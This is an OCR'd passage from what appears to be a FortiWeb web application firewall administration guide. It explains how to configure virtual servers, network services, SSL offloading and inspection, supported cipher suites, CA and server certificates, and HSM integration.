


Each server entry includes an **Enable** check box, marked by default. Clear this check box if you need to disable the server. See Enabling or disabling traffic forwarding to your servers on page 377.

To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Server Policy Configuration** category. For details, see Permissions on page 62.

2. Click **Create New**.

A dialog appears.



3. Complet

Setting name	Description
Name	Enter a unique name that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.
Use Interface IP	Select to use the IP address of the specified network interface as the address of the virtual server. This is useful for Microsoft Azure and AWS deployments where FortiWeb communicates with the Internet using a cloud-based load balancer.
IPv4 Address **IPv6 Address**	Enter the IP address and subnet of the virtual server. If the FortiWeb appliance is operating in offline protection mode or either of the transparent modes, because FortiWeb ignores this IP address when it determines whether or not to apply a server policy to the connection, you can specify any IP address except the address of the web server. **Note:** If a policy uses **any** virtual servers with IPv6 addresses, FortiWeb does not apply features in the policy that do not yet support IPv6, even if you include them in the policy.
Interface	Select the network interface or bridge the virtual server is bound to and where traffic destined for the virtual server arrives. To configure an interface or bridge, see Network interface or bridge? on page 152.

4. Click **OK**.
5. To define the listening port of the virtual server, create a custom service (see Defining your network services on page 375).
6. To use the virtual server, select both it and the custom service in a server policy (see Configuring a server policy on page 624).

See also

- IPv6 support
- Configuring a bridge (V-zone)

Defining your network services

Network services define the application layer protocols and port number on which your FortiWeb will listen for web traffic.

Policies must specify either a predefined or custom network service to define which traffic the policy will match. (Exceptions include server policies whose Deployment Mode is **Offline Protection**.)

See also

- Defining custom services
- Predefined services

Defining custom services

Server Objects > Service > Custom enables you to configure custom services.

Predefined services are available for standard IANA port numbers for HTTP and HTTPS (see Predefined services on page 376). If your virtual server will receive traffic on non-standard port numbers, however, you must define your custom service.


To configure a custom service

1. Go to **Server Objects > Service > Custom**.

   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Server Policy Configuration** category. For details, see Permissions on page 62.

2. Click **Create New**.

   A dialog appears.



3. In **Name**, type a name that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.
4. In **Port**, type the port number of the service (by definition of HTTP and HTTPS, only **TCP** is available).

   The port number must be unique among your custom and predefined services. The valid range is from 0 to 65,535.

5. Click **OK**.
6. To use the custom service definition to define the listening port of a virtual server on the FortiWeb, select it as the HTTP Service or HTTPS Service when configuring a policy (see Configuring a server policy on page 624).

See also

- Predefined services
- Configuring a server policy

Predefined services

Server Objects > Service > Predefined displays the list of predefined services.

Predefined services are according to standard IANA port numbers: TCP port 80 for HTTP and TCP port 443 for HTTPS.

To use the predefined service definition to define the listening port of a virtual server on the FortiWeb, select it as the HTTP Service or HTTPS Service when configuring a policy (see Configuring a server policy on page 624).

To access this part of the web UI, your administrator's account access profile must have **Read** permission to items in the **Server Policy Configuration** category. For details, see Permissions on page 62.

Name	Detail
HTTP	TCP/ 80
HTTPS	TCP/ 443

See also

- Defining your network services
- Configuring a server policy

Enabling or disabling traffic forwarding to your servers

The server pool configuration allows you to individually enable and disable FortiWeb's forwarding of HTTP/HTTPS traffic to your web servers, or place them in maintenance mode.



Disabling servers **only** affects HTTP/HTTPS traffic. To enable or disable forwarding of FTP, SSH, or other traffic, use the CLI command `config router setting`. For details, see the FortiWeb CLI Reference.

You can select server pools with disabled virtual servers in a server policy even though the policy cannot forward traffic to the disabled servers.

Disabled physical and domain servers can belong to a server pool, but FortiWeb does not forward traffic to them.

By default, physical and domain servers that belong to a pool are enabled and the FortiWeb appliance can forward traffic to them. To prevent traffic from being forwarded to a physical server, such as when the server is unavailable for a long time due to repairs, you can disable it. If the disabled physical server is a member of a **Server Balance** server pool, the FortiWeb appliance automatically forwards connections to other enabled pool members.



If the physical or domain server is a member of a **Server Balance** server pool and will be unavailable only temporarily, you can alternatively configure a server health check to automatically prevent the FortiWeb appliance from forwarding traffic to that physical server when it is unresponsive. For details, see Configuring server up/down checks on page 333.



Disabling a physical or domain server could block traffic matching policies in which you have selected the server pool of which the physical server is a member.

See also

- Configuring virtual servers on your FortiWeb
- Creating a server pool
- Enabling or disabling a policy

Secure connections (SSL/TLS)

When a FortiWeb appliance initiates or receives an SSL or TLS connection, it will use certificates. Certificates can be used in HTTPS connections for:

- encryption
- decryption and inspection
- authentication of clients
- authentication of servers




FortiWeb may require you to provide certificates and CRLs even if your web sites' clients do not use HTTPS to connect to the web sites.

For example, when it sends alert email via SMTPS or querying an authentication server via LDAPS or STARTTLS, FortiWeb validates the server's certificate by comparing the server certificate's CA signature with the certificates of CAs that are known and trusted by the FortiWeb appliance. See Uploading trusted CAs' certificates on page 385 and Revoking certificates on page 428.

Offloading vs. inspection

Depending on the FortiWeb appliance's operation mode, FortiWeb can act as the SSL/TLS terminator: instead of clients having an encrypted tunnel along the **entire** path to a back-end server, the client's HTTPS request is encrypted/decrypted **partway** along its path to the server, when it reaches the FortiWeb. FortiWeb then is typically configured to forward unencrypted HTTP traffic to your servers. When the server replies, the server connects to the FortiWeb via clear text HTTP. FortiWeb then encrypts the response and forwards it via HTTPS to the client.

In this way, FortiWeb bears the load for encryption processing instead of your back-end servers, allowing them to focus resources on the network application itself. This is called **SSL offloading**.



SSL offloading can be associated with improved SSL/TLS performance. In hardware models with specialized ASIC chip SSL accelerator(s), FortiWeb can encrypt and decrypt packets at better speeds than a back-end server with a general-purpose CPU.

When SSL offloading, the web server does not use its own server certificate. Instead, FortiWeb acts like an SSL proxy for the web server, possessing the web server's certificate and using it to:

- authenticate itself to clients
- decrypt requests
- encrypt responses

whenever a client requests an HTTPS connection to that web server.

As a side effect of being an SSL terminator, the FortiWeb is in possession of both the HTTP request and reply in their decrypted state. Because they are not encrypted at that point on the path, FortiWeb can rewrite content and/or route traffic based upon the contents of Layer 7 (the application layer). Otherwise Layer 7 content-based routing and rewriting would be impossible: that part of the packets would be encrypted and unreadable to FortiWeb.

Secure traffic between FortiWeb and back-end servers when using SSL offloading. Failure to do so will compromise the security of all offloaded sessions. No attack will be apparent to clients, as SSL offloading cannot be detected by them, and therefore they will not receive any alerts that their session has been compromised.

For example, you might pass decrypted traffic to back-end servers as directly as possible, through one switch that is physically located in the same locked rack, and that has no other connections to the overall network.


However, depending on the operation mode, FortiWeb is **not** always an SSL terminator.

By their asynchronous nature, SSL termination cannot be supported in transparent inspection and offline protection modes. (To terminate, FortiWeb must process traffic synchronously with the connection state.) In

those modes, **the web server uses its own certificate, and acts as its own SSL terminator.** The web server bears the load for SSL processing. FortiWeb only “listens in” and can interrupt the connection, but otherwise cannot change or reroute packets.

In those modes, FortiWeb only uses the web server’s certificate to decrypt traffic in order to scan it for policy violations. If there are no violations, it allows the existing encrypted traffic to continue without interruption. FortiWeb does not expend CPU and resources to re-encrypt, because it is not a terminator.

In other words, FortiWeb performs **SSL inspection**, not SSL offloading.



See also

- Supported cipher suites & protocol versions
- How to offload or inspect HTTPS

Supported cipher suites & protocol versions

How secure is an HTTPS connection?

This is partially physical considerations such as restricting access to private keys and decrypted traffic (see Offloading vs. inspection on page 379). Another part is the encryption.

A secure connection’s protocol version and cipher suite, including encryption bit strength and encryption algorithms, is negotiated between the client and the SSL/TLS terminator during the handshake.

The FortiWeb operation mode determines which device is the SSL terminator. It is either:

- the FortiWeb (if doing SSL offloading)
- the web server (if FortiWeb is doing only SSL inspection)

When FortiWeb is the SSL terminator, FortiWeb controls which ciphers are allowed (see SSL offloading cipher suites and protocols (reverse proxy and true transparent proxy) on page 382).

When the web server is the terminator, it controls which ciphers are allowed (see SSL inspection cipher suites and protocols (offline and transparent inspection) on page 384). If it selects a cipher that FortiWeb does not support, FortiWeb cannot perform the SSL inspection task.

SSL offloading cipher suites and protocols (reverse proxy and true transparent proxy)

If you have configured SSL offloading for your FortiWeb operating in reverse proxy mode, you can specify which protocols a server policy allows and whether the set of cipher suites it supports is medium-level security, high-level security or a customized set. (See Configuring a server policy on page 624.) In addition, you can enable the ChaCha-Poly1305 cipher suite support for a server policy using a CLI command.

In true transparent proxy mode, you can specify these same advanced SSL settings to configure offloading for a server pool member. (See and Creating a server pool on page 340.)

Selecting the supported cipher suites using the advanced SSL settings

The **SSL/TLS encryption level** in the advanced SSL settings provides the following options:

- **High** — Supports the ciphers listed in High/medium SSL/TLS encryption levels
- **Medium** — Supports all ciphers supported by the high encryption level, plus the additional ciphers listed in the table Medium-only SSL/TLS encryption levels
- **Customized** — Allows you to select the ciphers that the policy supports.

High/medium SSL/TLS encryption levels

Cipher	TLS 1.2	TLS 1.0, 1.1	SSL 3.0
ECDHE-RSA-AES256-GCM-SHA384	Yes		
ECDHE-RSA-AES256-SHA384	Yes		
ECDHE-RSA-AES256-SHA	Yes	Yes	
DHE-RSA-AES256-GCM-SHA384	Yes		
DHE-RSA-AES256-SHA256	Yes		
DHE-RSA-AES256—SHA	Yes	Yes	Yes
DHE-RSA-CAMELLIA256-SHA	Yes	Yes	Yes
AES256-GCM-SHA384	Yes		
AES256-SHA256	Yes		
AES256-SHA	Yes	Yes	Yes
CAMELLIA256-SHA	Yes	Yes	Yes
ECDHE-RSA-AES128-GCM-SHA256	Yes		

Cipher	TLS 1.2	TLS 1.0, 1.1	SSL 3.0
ECDHE-RSA-AES128-SHA256	Yes		
ECDHE-RSA-AES128-SHA	Yes	Yes	
DHE-RSA-AES128-GCM-SHA256	Yes		
DHE-RSA-AES128-SHA256	Yes		
DHE-RSA-AES128-SHA	Yes	Yes	Yes
DHE-RSA-CAMELLIA128-SHA	Yes	Yes	Yes
AES128-GCM-SHA256	Yes		
AES128-SHA256	Yes		
AES128-SHA	Yes	Yes	Yes
CAMELLIA128-SHA	Yes	Yes	Yes
ECDHE-RSA-DES-CBC3-SHA	Yes	Yes	
EDH-RSA-DES-CBC3-SHA	Yes	Yes	Yes
DES-CBC3-SHA	Yes	Yes	Yes

Medium-only SSL/TLS encryption levels

Cipher	TLS 1.2	TLS 1.0, 1.1	SSL 3.0
DHE-RSA-SEED-SHA	Yes	Yes	Yes
SEED-SHA	Yes	Yes	Yes
IDEA-CBC-SHA	Yes	Yes	Yes
ECDHE-RSA-RC4-SHA	Yes	Yes	
RC4-SHA	Yes	Yes	Yes
RC4-MD5	Yes	Yes	Yes

Generally speaking, for security reasons, SHA-1 is preferable, although you may not be able to use it for client compatibility reasons. Avoid using:

- SSL 3.0 or TLS 1.0 (both enabled by default)
- Older hash algorithms, such as MD5. To disable MD5, for **SSL/TLS encryption level**, select **High**.
- Ciphers with known vulnerabilities, such as some implementations of RC4, AES and DES (for example, to protect clients with incorrect CBC implementations for AES and DES, configure Prioritize RC4 Cipher Suite.)
- Encryption bit strengths less than 128
- Older styles of renegotiation (These are vulnerable to man-in-the-middle (MITM) attacks.)
- Client-initiated renegotiation (Configure Disable Client-Initiated SSL Renegotiation.)

Enabling ChaCha-Poly1305 cipher suite support

You can use a CLI command to enable ChaCha-Poly1305 cipher suite support for a server policy. You cannot enable this feature using the web UI.

Support for ChaCha-Poly1305 requires the following configuration:

- Enable the `high-compatibility-mode` setting for the `config system global` command.

  The command uses the following format:

```
config server-policy policy
   edit <policy-name>
      set https-service <service-name>
      set tls-v12 enable
      set ssl-chacha-cipher enable
```

- Enable the TLS1.2 protocol in the server policy.

For more information, see the *FortiWeb CLI Reference*.

SSL inspection cipher suites and protocols (offline and transparent inspection)

In transparent inspection and offline protection modes, if the client and server communicate using a cipher that FortiWeb does not support, FortiWeb cannot perform the SSL inspection task.

If you are not sure which cipher suites your web server supports, you can use a client-side tool to test. See Checking the SSL/TLS handshake & encryption on page 837.

Supported ciphers for offline and transparent inspection

Cipher suite	Cipher	TLS 1.2	TLS 1.0, 1.1	SSL 3.0
TLS_RSA_WITH_RC4_128_MD5	RC4-MD5	Yes	Yes	Yes
TLS_RSA_WITH_RC4_128_SHA	RC4-SHA	Yes	Yes	Yes
TLS_RSA_WITH_DES_CBC_SHA	DES-CBC-SHA	Yes	Yes	Yes
TLS_RSA_WITH_3DES_EDE_CBC_SHA	DES-CBC3-SHA	Yes	Yes	Yes
TLS_RSA_WITH_AES_128_CBC_SHA	AES128-SHA	Yes	Yes	Yes

Cipher suite	Cipher	TLS 1.2	TLS 1.0, 1.1	SSL 3.0
TLS_RSA_WITH_AES_256_CBC_SHA	AES256-SHA	Yes	Yes	Yes
TLS_RSA_WITH_AES_128_CBC_SHA256	AES128-SHA256	Yes	No	No
TLS_RSA_WITH_AES_256_CBC_SHA256	AES256-SHA256	Yes	No	No
TLS_RSA_WITH_CAMELLIA_128_CBC_SHA	CAMELLIA128-SHA	Yes	Yes	Yes
TLS_RSA_WITH_CAMELLIA_256_CBC_SHA	CAMELLIA256-SHA	Yes	Yes	Yes
TLS_RSA_WITH_SEED_CBC_SHA	SEED-SHA	Yes	Yes	Yes
TLS_RSA_WITH_AES_128_GCM_SHA256	AES128-GCM-SHA256	Yes	No	No
TLS_RSA_WITH_AES_256_GCM_SHA384	AES256-GCM-SHA384	Yes	No	No



In offline and transparent inspection mode, FortiWeb does not support Ephemeral Diffie-Hellman key exchanges, which may be accepted by clients such as Google Chrome.

See also

- Offloading vs. inspection
- How to offload or inspect HTTPS
- Defeating cipher padding attacks on individually encrypted inputs

Uploading trusted CAs' certificates

In order to authenticate other devices' certificates, FortiWeb has a store of trusted CAs' certificates. **Until you upload at least one CA certificate, FortiWeb does not know and trust any CAs, it cannot validate any other client or device's certificate, and all of those secure connections will fail.**



FortiWeb may require you to provide certificates and CRLs even if your web sites' clients do not use HTTPS to connect to the web sites.

For example, when sending alert email via SMTPS or querying an authentication server via LDAPS, FortiWeb will validate the server's certificate by comparing the server certificate's CA signature with the certificates of CAs that are known and trusted by the FortiWeb appliance.

Certificate authorities (CAs) validate and sign others' certificates. When FortiWeb needs to know whether a client or device's certificate is genuine, it will examine the CA's signature, comparing it with the copy of the CA's certificate that you have uploaded in order to determine if they were both made using the same private key. If they were, the CA's signature is genuine, and therefore the client or device's certificate is legitimate.

If the signing CA is not known, that CA's own certificate must likewise be signed by one or more other intermediary CAs, until both the FortiWeb appliance and the client or device can demonstrate a signing chain that ultimately leads to a mutually trusted (shared "root") CA that they have in common. Like a direct signature by a known CA, this proves that the certificate can be trusted. For information on how to include a signing chain, see Uploading a server certificate on page 396.

To upload a CA's certificate


1. Obtain a copy of your CA's certificate file.

   If you are using a commercial CA, your web browser should already contain a copy in its CA trust store. Export a copy of the file to your desktop or other folder.

   If you are using your own private CA, download a copy from your CA's server. For example, on Windows Server 2003, you would go to:

   `https://<ca-server_ipv4>/certsrv/`

   where `<ca-server_ipv4>` is the IP address of your CA server. Log in as `Administrator`. (Other accounts may not have sufficient privileges.) The **Microsoft Certificate Services** home page for your server's CA should appear.





Verify that your private CA's certificate does not contain its private keys. Disclosure of private keys compromises the security of your network, and will require you to revoke and regenerate all certificates signed by that CA.


2. Go to **System > Certificates > CA**.

   You can click **View Certificate Detail** to view the selected certificate's subject, range of dates within which the certificate is valid, version number, serial number, and extensions.

   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Admin Users** category. For details, see Permissions on page 62.

3. To upload a certificate, click **Import**.

A dialog appears.



4. To select a certificate, do one of the following:
   - Enable **SCEP** and in the field to the right of it, type the URL of the applicable Simple Certificate Enrollment Protocol server. (SCEP allows routers and other intermediary network devices to obtain certificates.)

     To specify a specific CA, type an identifier in the field below the URL.
   - Enable **Local PC** and browse to find a certificate file.
5. Click **OK**.
6. To use the CA certificate when validating clients' personal certificates, select it in a CA certificate group, which is then selected in a certificate verification rule (see Grouping trusted CAs' certificates on page 387).
7. To test your configuration, cause your appliance to initiate a secure connection to an LDAPS server (see Grouping remote authentication queries for administrators on page 274).

   If the query fails, verify that your CA is the same one that signed the LDAP server's certificate, and that its certificate's extensions indicate that the certificate can be used to sign other certificates. Verify that both the appliance and LDAP server support the same cipher suites and SSL/TLS protocols. Also verify that your routers and firewalls are configured to allow the connection.

See also

- Configuring FortiWeb to validate client certificates

Grouping trusted CAs' certificates


CAs must belong to a group in order to be selected either in a certificate verification rule for PKI authentication or a Server Name Indication (SNI) configuration (see Configuring FortiWeb to validate client certificates on page 423 and Allowing FortiWeb to support multiple server certificates on page 401).

To configure a CA certificate group

1. Before you can create a CA group, you must upload at least one of the certificate authority (CA) certificates that you want to add to the group. For details, see Uploading trusted CAs' certificates on page 385.
2. Go to **System > Certificates > CA Group**.


   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Admin Users** category. For details, see Permissions on page 62.
3. Click **Create New**.

   A dialog appears.



4. In **Name**, type a name that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.
5. Click **OK**.
6. Click **Create New**.

   A dialog appears.



7. In **ID**, enter the index number of the host entry within the group, or keep the field's default value of `auto` to let the FortiWeb appliance automatically assign the next available index number.
8. In **CA**, select the name of a certificate authority's certificate that you previously uploaded and want to add to the group.
9. Click **OK**.
10. Repeat the previous steps for each CA that you want to add to the group.
11. To apply a CA group, select it in a certificate verification rule (see Configuring FortiWeb to validate client certificates on page 423).

See also

- Configuring FortiWeb to validate client certificates

How to offload or inspect HTTPS

Whether offloading or merely inspecting for HTTPS, FortiWeb **must** have a copy of your protected web servers' X.509 server certificates. FortiWeb also has its own server certificate, which it uses to prove its own identity.

Which certificate will be used, and how, depends on the purpose.


- **For connections to the web UI** — The FortiWeb appliance presents its own (“default” or “Fortinet_Factory”) certificate.



The FortiWeb appliance’s default certificate does not appear in the list of locally stored certificates. It is used only for connections to the web UI and cannot be removed.

- **For SSL offloading or SSL inspection** — Server certificates do **not** belong to the FortiWeb appliance itself, but instead belong to the protected web servers. FortiWeb uses the web server’s certificate because it either acts as an SSL agent for the web server, or is privy to its secure connections for the purpose of scanning. You select which one the FortiWeb appliance uses when you configure Enable Server Name Indication (SNI) or Certificate in a policy (see Configuring a server policy on page 624) or Certificate File in a server pool (see Uploading a server certificate on page 396).
- **For connections to back-end servers** — A certificate you specify in a server pool configuration if connections to a pool member require a valid client certificate (see Creating a server pool on page 340).

System > **Certificates > Local** displays all X.509 server certificates that are stored locally, on the FortiWeb appliance, for the purpose of offloading or scanning HTTPS.



Button/field	Description
Generate	Click to generate a certificate signing request. For details, see Generating a certificate signing request on page 392.
Import	Click to upload a certificate. For details, see Uploading a server certificate on page 396.
View Certificate Detail	Click to view the selected certificate’s subject, range of dates within which the certificate is valid, version number, serial number, and extensions.
Download	Click to download the selected CSR’s entry in certificate signing request (.csr) file format. This button is disabled unless the currently selected file is a CSR.
Edit Comments	Click to add or modify the comment associated with the selected certificate.
(No label. Check box in column heading.)	Click to mark all check boxes in the column, selecting all entries. To select an individual entry, instead, mark the check box in the entry’s row.
Name	Displays the name of the certificate.

Button/field	Description
Subject	Displays the distinguished name (DN) located in the `Subject:` field of the certificate. If the row contains a certificate request which has not yet been signed, this field is empty.
Comments	Displays the description of the certificate, if any. Click the **Edit Comments** icon to add or modify the comment associated with the certificate or certificate signing request.
Status	Displays the status of the certificate. • **OK** — Indicates that the certificate was successfully imported. To use the certificate, select it in a server policy or server pool configuration. • **PENDING** — Indicates that the certificate request has been generated, but must be downloaded, signed, and imported before it can be used as a server certificate.

FortiWeb presents a server certificate when any client requests a secure connection, including when:

- Administrators connect to the web UI (HTTPS connections only)
- Clients use SSL or TLS to connect to a virtual server, if you enabled SSL offloading in the policy (HTTPS connections and reverse proxy mode only)

Although they do not **present** a certificate during SSL/TLS inspection, FortiWeb still requires server certificates in order to **decrypt** and scan HTTPS connections travelling through it (SSL inspection) if operating in any mode except reverse proxy. Otherwise, FortiWeb will not be able to scan the traffic, and will not be able to protect that web server.

If you want clients to be able to use HTTPS with your web site, but your web site does **not** already have a server certificate to represent its authenticity, you must first generate a certificate signing request (see Generating a certificate signing request on page 392). Otherwise, start with Uploading a server certificate on page 396.

See also

- Global web UI & CLI settings
- How operation mode affects server policy behavior
- Creating a server pool
- Generating a certificate signing request
- Uploading a server certificate
- Offloading vs. inspection
- Supported cipher suites & protocol versions
- Uploading trusted CAs' certificates

Using session keys provided by an HSM

You can integrate FortiWeb with SafeNet Luna SA HSM (hardware security module) to retrieve a per-connection, SSL session key instead of loading the private key and certificate stored on FortiWeb.

By default, the HSM settings are not displayed in the web UI. Use the following command to display them:

```
config system global
   set hsm enable
```

Integration of SafeNet Luna HSM with FortiWeb requires specific configuration steps for both appliances, including the following tasks:

- On the HSM:
  - Create one or more HSM partitions for FortiWeb
  - Send the FortiWeb client certificate to the HSM
  - Register the FortiWeb HSM client to the partition
  - Retrieve the HSM server certificate
- On FortiWeb:
  - Configure communication with the HSM, including using the server and client certificates to register FortiWeb as a client of the HSM
